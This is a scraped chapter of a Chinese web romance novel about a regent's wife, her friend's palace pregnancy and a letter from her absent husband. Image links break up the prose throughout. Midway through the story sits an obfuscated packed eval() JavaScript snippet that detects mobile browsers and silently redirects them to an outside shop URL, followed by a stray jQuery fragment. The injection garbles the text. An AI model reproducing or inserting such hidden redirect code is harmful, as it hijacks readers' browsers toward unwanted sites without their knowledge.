文趣网 > 都市小说 > 与冷面摄政王互相热演中 > 32. 情丝绕
    表面冷冰冰的人其实很好相处。

    这是沈缨最近悟出来的道理。

    秦霜寡言少语,看起来高冷,但相处久了,会发现她是个耳根子很软的人。

    沈缨把对付裴云峥和墨竹那一套软磨硬泡用在她身上,十分奏效。

    沈缨又一次练武走神时,秦霜没有再上手纠正。

    “若是累了可以歇息。”秦霜靠在梅花桩上,将她的动作尽收眼底,“你这样心不在焉的,也练不成什么名堂来。”

    沈缨被说得羞愧,她也不想这样,可脑子里的想法像断了线的风筝,稍有不慎就飞到了天际外。

    秦霜走过来,递给她一个水囊:“你在想什么?靖王?”

    沈缨点点头。

    裴云峥将近半个月没回府了,往常他再忙碌,也不会在外面待这么长时间,所以这次的事应该很棘手,连他也不好处理。

    她心里隐隐有些担心。

    “放宽心。”秦霜看出来她的忧虑,难得安慰几句,“自我认识他以来,还没什么他解决不了的事。”

    “前辈与他认识很久了吗?”沈缨压下那股担忧,转而问道。

    秦霜认真想了一下:“算是吧,应该有八年了。”

    “他那时性格如何?”“你们都是夫妻了,他自己没跟你说过?”秦霜诧异地瞥她一眼。

    沈缨:她不好意思问啊。

    “他年轻时可跟如今大不相同,自傲得没边,我刚参军时便听闻这位主将有多厉害,但我觉得那都是旁人在吹捧。”秦霜回忆道,“那时我也年轻气盛,特别想找机会跟他打一架。”

    可没等到切磋的机会,敌人倒是先等来了。

    秦霜主动请缨当前锋,他们打得敌人节节败退,她初次作战便一腔热血上了头,不顾撤退的命令,乘胜追击冲进了敌营里,想要取下敌方将领的首级。

    可对方似乎算准了她会跟上来,她落入了圈套,眼看就要葬身在此……

    “这时,只见滚滚硝烟间,一个银袍小将身骑骏马而来,如同神兵天降,手执一杆银枪将敌人打得落花流水。”

    沈缨听得一愣一愣的:“所以,是王爷救了你?”

    “不是,那人姓谢,叫谢荣安,是军中的一名副将。”

    “哦。”沈缨点头,随即又猛地歪头看向她,“不对,这跟王爷有什么关系?”

    “怎么没关系?他也是靖王的下属兼发小。”秦霜见她如鲠在喉的模样,眸中闪过笑意,“其实我不太会讲故事,你看,说着说着就跑偏了。”沈缨沉默。

    何止是跑偏,完全就不是一回事。

    “所以关于他的事,你还是等他回来,让他自己讲给你听。”秦霜站起身,“今日给你放假,明早见。”

    沈缨望着她潇洒离去的背影,头一次体会到被捉弄的感觉。

    她对这类人的判断又多了一条——表面高冷,实则蔫坏。回府后,她往宫中递了拜贴,打算去看看幼沅。

    王府自从少了她们,总让人感到冷冷清清的。

    幼沅养胎期间,裴景桓下令让她少出门,所以她几乎都没怎么踏出过常宁宫的门,整个人愈发郁郁寡欢。

    沈缨一进屋子,还以为自己走错地方了,药味儿浓得呛人。

    “姐姐!”幼沅一看见她,眼睛瞬间亮起来,拉着她坐下,“你可算来看我了。”

    “抱歉,最近事情有些多。”沈缨有些愧疚。

    “姐姐不用跟我解释这些,我都明白,你进宫一趟也不容易。”

    裴云峥与裴景桓叔侄之间势同水火,她们本就身份特殊,若走得太近难免会落下什么把柄。见她变得如此乖巧懂事,沈缨很是心疼,摸了摸她瘦得尖尖的脸颊:“怎么瘦了这么多?宫里的膳食不合胃口吗?”

    “没有。”幼沅扯出笑容,不想让她担心,“我如今有了孩子,一个人吃,两个人补,当然会瘦些,待孩子生下来便没事了。”

    沈缨见她强颜欢笑的模样,也不忍心去戳破。

    “你看我给你带了什么?”她进门时就提着一个食盒,打开盖子,是一碟酥脆的蝴蝶卷,看着十分诱人,“你最爱吃这个,所以我来之前特意做了一碟,你快尝尝。”

    “好。”幼沅拿起一块咬了一口,是记忆中熟悉的味道,可她却怎么也咽不下去。眼泪毫无征兆地滚落,她哭得上气不接下气。

    “姐姐,我好想你,也好想我娘。”

    “我想回家。”

    沈缨知道她的难过委屈,将她搂紧怀里,手拍在她背上,却不知如何安慰。

    再多言语都是苍白无力的。

    她紧紧只能抱着她,任由泪水浸透了衣衫,那令人揪心的哭声才渐渐停止。

    沈缨掏出帕子,轻柔地拭去她脸上的泪。

    “乖,现在还难受吗?”

    幼沅摇了摇头,发泄一通后,她心里轻松多了。

    “你受了什么委屈,一定要跟我说,不要自己憋在心里。”沈缨在她耳边轻声道,“若你真的待不下去了,我来想办法,带你离开这个鬼地方。”

    听她这么说,幼沅疯狂摇头:“不行,我知道这样做有多大的风险,我不能让你为难。”

    “傻丫头,我们走过的这些路,哪一步不为难?”沈缨替她整理蹭乱的头发,“从前我也怕为难别人,所以吃了很多苦,如今才明白人其实没必要处处顾虑,有时候自私一点也是可以的。”

    幼沅被这句话说得动摇,却仍是犹豫:“可是……”

    “别可是了。”沈缨对她笑了笑,“我只是随便一说,你听听就好,不必太放在心上。总之你要记得,我是你的姐姐,你解决不了的事,我会帮你,记住了没?”

    幼沅重重点了一下头:“嗯。”

    见她已不再伤心,沈缨才问道:“姝月呢?她不是进宫照顾你,怎么不见她人?”

    “姝月姐姐去熬药了,她说宫中人多,保不齐谁存有什么害人心思,我喝的安胎药她得亲自盯着才放心。”

    “她说的对。”沈缨颇为赞同,“姝月为人谨慎,有她在你身边,我放心得多。”

    两人又说了一会儿话,姝月端着熬好的药进来,看见沈缨打了个招呼:“你来了。”

    沈缨笑道:“我们刚还在说你呢,快过来坐。”

    “说我什么?”

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17683296|202861||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    姝月在凳子上坐下,顺手将药碗递给幼沅,幼沅一看见乌黑的药汁脸就皱成一团。

    “趁热喝,等会儿凉了更苦。”见她不情愿,姝月无奈叹气,看向沈缨,“她平日里还听话,我看你一来她的脾气又开始作怪了。”

    见状,沈缨帮她劝幼沅:“快喝吧,若是觉得苦,正好有蝴蝶卷可以配着吃。”

    在她的半哄半劝中,幼沅才一口气喝完了药,放下碗立刻吐舌头:“苦死了。”

    沈缨立刻拿起一个蝴蝶卷递到她唇边:“张嘴,吃完就不苦了。”

    姝月看向桌上那一碟蝴蝶卷:“你亲手做的?”

    “嗯,你要尝尝吗?”

    姝月眸光闪了闪,收回视线:“算了吧,我才不跟她抢吃的,否则她又要闹。”

    “胡说,我哪有那么小气!”幼沅抗议道。

    “是,你不小气,姝月姐姐跟你开玩笑呢。”

    姝月听着两人的欢笑声,默默端起空碗,走出房间。

    她站在厨房里收拾陶罐,却忽然停下来,目光凝视着罐子里的药渣。

    “姝月姐姐,要帮忙吗?”身后进来一个小宫女,好心问道。“不用了,我自己来。”姝月回过神,将药渣倒进泔水桶。

    暮色四合,沈缨乘马车回府。

    “王妃,王爷寄来了一封信!”青松响亮的声音在院子里响起。

    沈缨顾不得坐下,一颗心雀跃起来,脚步匆匆走出门:“王爷何时寄来的?”

    “就在方才,驿使刚送来,我就赶紧拿来给您了。”

    沈缨接过薄薄的信封,面上一派淡定:“好,你受累了,回去吧。”

    待青松离开,她回房间关上门,便迫不及待拆开了信。

    是裴云峥的字迹,只不过要比平常潦草许多。

    信的内容不长,先是简单交代了他最近在忙碌,又客气问候了府中事务。

    只有最后一段话才是对她说的。“卿卿吾妻,离府半月,诸事纷扰,唯夜深时想起家中灯火,心若牵丝,绕我魂神,夜里巡营时见星河垂野,玉轮皎洁,不知你亦可见否?归期在即,盼与你分得半片月色。”

    沈缨对着那两行字来回读了一遍又一遍,嘴角的笑怎么也压不下去。

    她在床榻躺下,将信纸蒙在脸上,眼前一片朦胧,烛光与月光交织在一起,渐渐变成裴云峥的脸。

    沈缨捂住胸口,在床上滚了一圈,可心还是不受控制地乱跳。

    都怪裴云峥。

    她在心里埋怨他,写家书还要用词这么缠绵悱恻,害得她胡思乱想。

    想着想着,她竟就这么睡着了。

    次日早晨醒来时,那张信纸搁在枕边,被她压得有些皱。沈缨小心翼翼地将信纸拿起来捋展,然后收进柜子最里层。

    拉开门,才发现昨夜落了雨,檐下雨水滴滴答答,院中满是落叶与花瓣。

    青松远远跑过来,与昨日一样快,只是脸上明显带着焦急的神色。

    “王妃,出事了!”他的话犹如一记重锤,“宫中传来消息,沅美人流产了!”沈缨僵在原地,顷刻间浑身血液倒流。